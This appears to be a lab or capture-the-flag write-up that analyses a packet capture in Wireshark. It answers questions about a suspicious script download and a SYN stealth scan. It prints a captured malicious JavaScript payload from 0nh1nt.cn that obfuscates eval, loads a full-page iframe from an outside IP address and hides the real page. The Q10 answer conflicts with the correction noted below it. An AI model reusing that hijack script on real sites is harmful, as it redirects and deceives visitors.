> Transmission Control Protocol, Src Port: 80, Dst Port: 48728, Seq: 1648, Ack: 82, Len: 5
> [4 Reassembled TCP Segments (1652 bytes): #4398(190), #4400(1448), #4401(9), #4402(5)]
v Hypertext Transfer Protocol, has 3 chunks (including last chunk)
  > HTTP/1.1 200 OK\r\n
    Transfer-Encoding: chunked\r\n
    Content-Type: text/html; charset=UTF-8\r\n
    Server: Nginx Microsoft-HTTPAPI/2.0\r\n
    X-Powered-By: Nginx\r\n
    Date: Tue, 12 Sep 2023 08:29:01 GMT\r\n
    \r\n
    [Request in frame: 4397]
    [Time since request: 0.229371611 seconds]
```


```
0000  f0 2f 74 de 35 a6 6c 14  6e f7 6b a9 08 00 45 00   ·/t·5·l· n·k···E·
0010  00 39 6d 1c 40 00 74 06  d9 66 9a 40 40 8f c0 a8   ·9m·@·t· ·f·@@···
0020  24 c4 00 50 be 58 16 b3  af 2c 7d fc 59 c0 80 18   $··P·X·· ·,}·Y···
0030  01 04 e4 6e 00 00 01 01  08 0a 33 14 89 41 d6 64   ···n···· ··3··A·d
0040  9d e7 30 0d 0a 0d 0a                               ··0····
```



```
GET /file.php HTTP/1.1
Host: 0nh1nt.cn
User-Agent: curl/7.81.0
Accept: */*


HTTP/1.1 200 OK
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
Server: Nginx Microsoft-HTTPAPI/2.0
X-Powered-By: Nginx
Date: Tue, 12 Sep 2023 08:29:01 GMT

...
<script>
var titlestr=document.title;
setFrame("http://156.244.225.122");

function setFrame(olink){
    var ss = '<title>'+titlestr+'</title><div id="showcloneshengxiaon" style="height: 100%; width: 100%; background-color: rgb(255, 255, 255); background-position: initial initi
al; background-repeat: initial initial;"><ifr' + 'ame scrolling="yes" marginheight=0 marginwidth=0  frameborder="0" width="100%" height="100%" src="'+olink+'"></iframe></div><st
yle type="text/css">html{width:100%;height:100%;}body {width:100%;height:100%;}</style>';
    eval("do" + "cu" + "ment.wr" + "ite('" + ss + "');");
    try {
      setTimeout(function() {
        console.log(document.body.children.length);
        for (var i = 0; i < document.body.children.length; i++) {
          try {
            var a = document.body.children[i].tagName;
            var b = document.body.children[i].id;
            console.log(i+"***"+a+"**"+b);
            if (b != "iconDiv1" && b != "showcloneshengxiaon" && a!="title") {
              document.body.children[i].style.display = "non" + "e"
            }
          } catch (e) {}
        }

         var oMeta = document.createElement('meta');
        oMeta.name = 'viewport';
        oMeta.content = 'width=device-width,initial-scale=1,minimum-scale=1,maximum-scale=1,user-scalable=no';
        document.getElementsByTagName('head')[0].appendChild(oMeta);

      }, 100)
    } catch (e) {}
```

Packet 4402. 1 client pkt, 1 server pkt, 1 turn. Click to select.

Q7: What is the name of the domain which was used to download the script in Question 6?
Ans: 0nh1nt.cn



http.response && (http.file_data contains "http://")

```
No.   | Time          | Delta Time   | Source         | Destination     | Protocol | Length | TCP Segment Len | Sender IP address | Info
 4402  111.9831288…   0.000000000   154.64.64.143   192.168.36.196   HTTP      71        5                                 HTTP/1.1 200 OK  (text/html)
 9176  213.5587859…   101.5756571…  107.163.88.134  192.168.36.196   HTTP      1102      1036                              HTTP/1.1 200 OK
 9188  214.1155931…   0.556807187   107.163.88.134  192.168.36.196   HTTP      1087      1021                              HTTP/1.1 200 OK  (text/html)
```

```
v Hypertext Transfer Protocol, has 3 chunks (including last chunk)
  > HTTP/1.1 200 OK\r\n
    Transfer-Encoding: chunked\r\n
    Content-Type: text/html; charset=UTF-8\r\n
    Server: Nginx Microsoft-HTTPAPI/2.0\r\n
    X-Powered-By: Nginx\r\n
    Date: Tue, 12 Sep 2023 08:29:01 GMT\r\n
    \r\n
    [Request in frame: 4397]
    [Time since request: 0.229371611 seconds]
    [Request URI: /file.php]
    [Full request URI: http://0nh1nt.cn/file.php]
  > HTTP chunked response
    File Data: 1453 bytes
> Line-based text data: text/html (31 lines)
```

```
0000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d   HTTP/1.1  200 OK·
0010  0a 54 72 61 6e 73 66 65  72 2d 45 6e 63 6f 64 69   ·Transfe r-Encodi
0020  6e 67 3a 20 63 68 75 6e  6b 65 64 0d 0a 43 6f 6e   ng: chun ked··Con
0030  74 65 6e 74 2d 54 79 70  65 3a 20 74 65 78 74 2f   tent-Typ e: text/
0040  68 74 6d 6c 3b 20 63 68  61 72 73 65 74 3d 55 54   html; ch arset=UT
0050  46 2d 38 0d 0a 53 65 72  76 65 72 3a 20 4e 67 69   F-8··Ser ver: Ngi
0060  6e 78 20 4d 69 63 72 6f  73 6f 66 74 2d 48 54 54   nx Micro soft-HTT
0070  50 41 50 49 2f 32 2e 30  0d 0a 58 2d 50 6f 77 65   PAPI/2.0 ··X-Powe
0080  72 65 64 2d 42 79 3a 20  4e 67 69 6e 78 0d 0a 44   red-By:  Nginx··D
0090  61 74 65 3a 20 54 75 65  2c 20 31 32 20 53 65 70   ate: Tue , 12 Sep
00a0  20 32 30 32 33 20 30 38  3a 32 39 3a 30 31 20 47    2023 08 :29:01 G
00b0  4d 54 0d 0a 0d 0a 33 0d  0a ef bb bf 0d 0a 35 61   MT····3· ······5a
00c0  61 0d 0a 0a 3c 73 63 72  69 70 74 3e 0a 76 61 72   a···<scr ipt>·var
00d0  20 74 69 74 6c 65 73 74  72 3d 64 6f 63 75 6d 65    titlest r=docume
00e0  6e 74 2e 74 69 74 6c 65  3b 0a 73 65 74 46 72 61   nt.title ;·setFra
00f0  6d 65 28 22 68 74 74 70  3a 2f 2f 31 35 36 2e 32   me("http ://156.2
```

Frame (71 bytes)
Reassembled TCP (1652 bytes)
De-chunked entity body (1453 bytes)
Copied http://0nh1nt.cn/file.php
Packets: 16798 · Displayed: 3 (0.0%)
Profile: Default

Q8: What was the duration for the entire HTTP communication to download the suspicious script for Q6?
Ans: 0.6844s
Solution:
Go to statistics -> endpoints> tcp duration

Q9: In the provided pcap there is a suspicious ip address who is trying to perform network scans in stealth mode. What is this suspicious ip address?
Ans: 192.168.34.23

tcp.flags.syn == 1 && tcp.flags.ack == 0 && tcp.len == 0

Then go to statistics>conversations> tcp

✅ `tcp.flags.syn == 1`

- This checks whether the **SYN flag is set** in the TCP header.
- SYN (synchronize) is used to initiate a **TCP connection**.
- So this means: *"This packet is trying to start a connection."*

✅ `tcp.flags.ack == 0`

- This checks that the **ACK flag is not set**.
- In normal TCP connections, a client sends **SYN**, server replies with **SYN-ACK**, and client responds with **ACK**.
- If ACK is 0, it means this is **only the first step of the handshake** (likely a scan).

> 🔍 Most scanners just send SYN and never complete the handshake to stay stealthy.

✅ `tcp.len == 0`

- This ensures the TCP packet carries **no data** — just the **header and flags**.
- Scans typically don't send any application data. They just want to see if the port is **open**, **closed**, or **filtered**.

🧠 Combined Meaning

This filter catches **TCP packets that:**

- Are trying to start a new connection (SYN),

- Aren’t responding to an existing one (no ACK),
- And don’t carry any data (zero payload).

🚨 Why It's Suspicious

This pattern is a hallmark of **SYN scanning**:

- Attackers send many SYN packets to different ports or IPs.
- They **don’t complete the handshake**, so it stays stealthy.
- This lets them map which ports are open, without making full connections.

Q10: How many packets are sent **ONLY** for the stealth scan by the suspicious ip address in Q9?
Ans: 2000

Correction:
Total 2005